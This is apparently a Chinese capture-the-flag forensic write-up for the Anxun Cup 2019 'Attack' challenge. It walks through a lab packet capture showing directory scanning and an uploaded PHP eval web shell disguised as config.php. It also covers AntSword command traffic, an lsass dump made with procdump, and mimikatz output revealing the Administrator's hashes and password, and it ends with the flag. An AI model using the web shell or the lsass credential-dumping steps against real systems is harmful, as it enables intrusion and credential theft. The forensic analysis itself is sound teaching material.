


安洵杯2019 Attack Writeup

考点

- 数据包流量分析
- 蚁剑流量特征
- procdump的使用

解题思路


使用wireshark打开数据包，简单看一下应该是进行了扫目录操作：



No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000	192.168.206.1	192.168.206.131	TCP	66	26391 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM=1
2	0.000036	192.168.206.131	192.168.206.1	TCP	66	80 → 26391 [SYN, ACK] Seq=0 Ack=1 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM=1
3	0.000154	192.168.206.1	192.168.206.131	TCP	60	26391 → 80 [ACK] Seq=1 Ack=1 Win=1051136 Len=0
4	0.000291	192.168.206.1	192.168.206.131	HTTP	139	HEAD /phpmyadmin/db_create.php HTTP/1.1
5	0.001683	192.168.206.1	192.168.206.131	TCP	66	26400 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM=1
6	0.001684	192.168.206.1	192.168.206.131	TCP	66	26401 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM=1
7	0.001626	192.168.206.131	192.168.206.1	HTTP	341	HTTP/1.1 404 Not Found
8	0.001635	192.168.206.131	192.168.206.1	TCP	66	80 → 26400 [SYN, ACK] Seq=0 Ack=1 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM=1
9	0.002173	192.168.206.131	192.168.206.1	TCP	66	80 → 26401 [SYN, ACK] Seq=0 Ack=1 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM=1
10	0.002427	192.168.206.1	192.168.206.131	TCP	66	26402 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM=1


> Frame 7390: 1006 bytes on wire (8048 bits), 1006 bytes captured (8048 bits) on interface 0
> Ethernet II, Src: Vmware_08:00:08:00:56:c0, Dst: Vmware_8f:ea:e1 (08:0c:29:8f:ea:e1)
> Internet Protocol Version 4, Src: 192.168.206.1, Dst: 192.168.206.131
> Transmission Control Protocol, Src Port: 29706, Dst Port: 80, Seq: 1, Ack: 1, Len: 952
> Hypertext Transfer Protocol
> MIME multipart media encapsulation, Type: multipart/form-data, Boundary: "-----WebKitFormBoundaryNBqPmngR06KkbH3"

然后对TCP流进行分析，发现一处对upload.php的POST请求：



No.	Time	Source	Destination	Protocol	Length	Info
7387	47.230484	192.168.206.1	192.168.206.131	TCP	66	29706 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM=1
7388	47.230536	192.168.206.131	192.168.206.1	TCP	66	80 → 29706 [SYN, ACK] Seq=0 Ack=1 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM=1
7389	47.231002	192.168.206.1	192.168.206.131	TCP	60	29706 → 80 [ACK] Seq=1 Ack=1 Win=1051136 Len=0
7390	47.231003	192.168.206.1	192.168.206.131	HTTP	1006	POST /upload.php HTTP/1.1 (image/png)
7391	47.239044	192.168.206.131	192.168.206.1	HTTP	307	HTTP/1.1 200 OK (text/html)
7392	47.239343	192.168.206.131	192.168.206.1	TCP	54	80 → 29706 [FIN, ACK] Seq=254 Ack=953 Win=65536 Len=0
7393	47.239460	192.168.206.1	192.168.206.131	TCP	60	29706 → 80 [ACK] Seq=953 Ack=255 Win=1050880 Len=0
7394	47.243595	192.168.206.1	192.168.206.131	TCP	60	29706 → 80 [FIN, ACK] Seq=953 Ack=255 Win=1050880 Len=0
7395	47.243598	192.168.206.131	192.168.206.1	TCP	54	80 → 29706 [ACK] Seq=255 Ack=954 Win=65536 Len=0

然后追踪TCP流，发现上传了一句话木马：




```
POST /upload.php HTTP/1.1
Host: 192.168.206.131
Content-Length: 322
Cache-Control: no-cache
Origin: http://192.168.206.131
Upgrade-Insecure-Requests: 1
Content-Type: multipart/form-data; boundary=-----WebKitFormBoundaryNBqPmngR06KkbH3
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/73.0.3683.86 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3
Referer: http://192.168.206.131/upload.html
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Connection: close

-----WebKitFormBoundaryNBqPmngR06KkbH3
Content-Disposition: form-data; name="MAX_FILE_SIZE"


1000000
-----WebKitFormBoundaryNBqPmngR06KkbH3
Content-Disposition: form-data; name="myfile"; filename="config.php"
Content-Type: image/png

<?php @eval($_POST['hack']);?>
-----WebKitFormBoundaryNBqPmngR06KkbH3
HTTP/1.1 200 OK
Date: Thu, 14 Nov 2019 01:59:29 GMT
Server: Apache/2.4.39 (Win64) OpenSSL/1.1.1b mod_fcgid/2.3.9a
X-Powered-By: PHP/7.3.4
Connection: close
Transfer-Encoding: chunked
Content-Type: text/html; charset=UTF-8
```


接着往下分析，发现一组TCP流量疑似执行了命令，请求流量经过了base64混淆，返回流量用了ROT13



继续跟TCP流发现列目录列出来了一个s3cret.zip




下一组流量中出现了一组看起来是zip的数据：




查看hex数据发现 50 4B 03 04 的zip文件头，将其拿出来导入到010editor中保存为zip：



但是发现需要解压密码，打开发现hint




然后可以得到意思是解压密码为administrator的密码，于是继续回去看流量，发现执行了procdump.exe这个工具



如果不熟悉的这个工具话可以使用搜索引擎得知该工具一般用来抓取windows的lsass进程中的用户明文密码

紧接着发现攻击者通过http下载了lsass.dmp文件



我们将该文件导出，然后导入mimikatz即可得到administrator的密码

```
mimikatz # sekurlsa::minidump lsass.dmp
Switch to MINIDUMP : 'lsass.dmp'

mimikatz # sekurlsa::logonpasswords
Opening : 'lsass.dmp' file for minidump...

Authentication Id : 0 ; 347784 (00000000:00054e88)
Session           : Interactive from 1
User Name         : Administrator
Domain            : WIN7
Logon Server       : WIN7
Logon Time         : 2019/11/14 9:38:33
SID                : S-1-5-21-1539156736-1959120456-2224594862-500

    msv :
        [00000003] Primary
        * Username : Administrator
        * Domain   : WIN7
        * LM        : c4d0515fb12046a475113b7737dc0019
        * NTLM      : aafdad330f5a9f4fbf562ed3d25f97de
        * SHA1      : 8b9a7ca86970d1392b6fa0b94b8694c2b919469f
    tspkg :
        * Username : Administrator
        * Domain   : WIN7
        * Password  : W3lc0meToD0g3
```

之后再拿过去解压就得到flag



Flag: D0g3{3466b11de8894198af3636c5bd1efce2}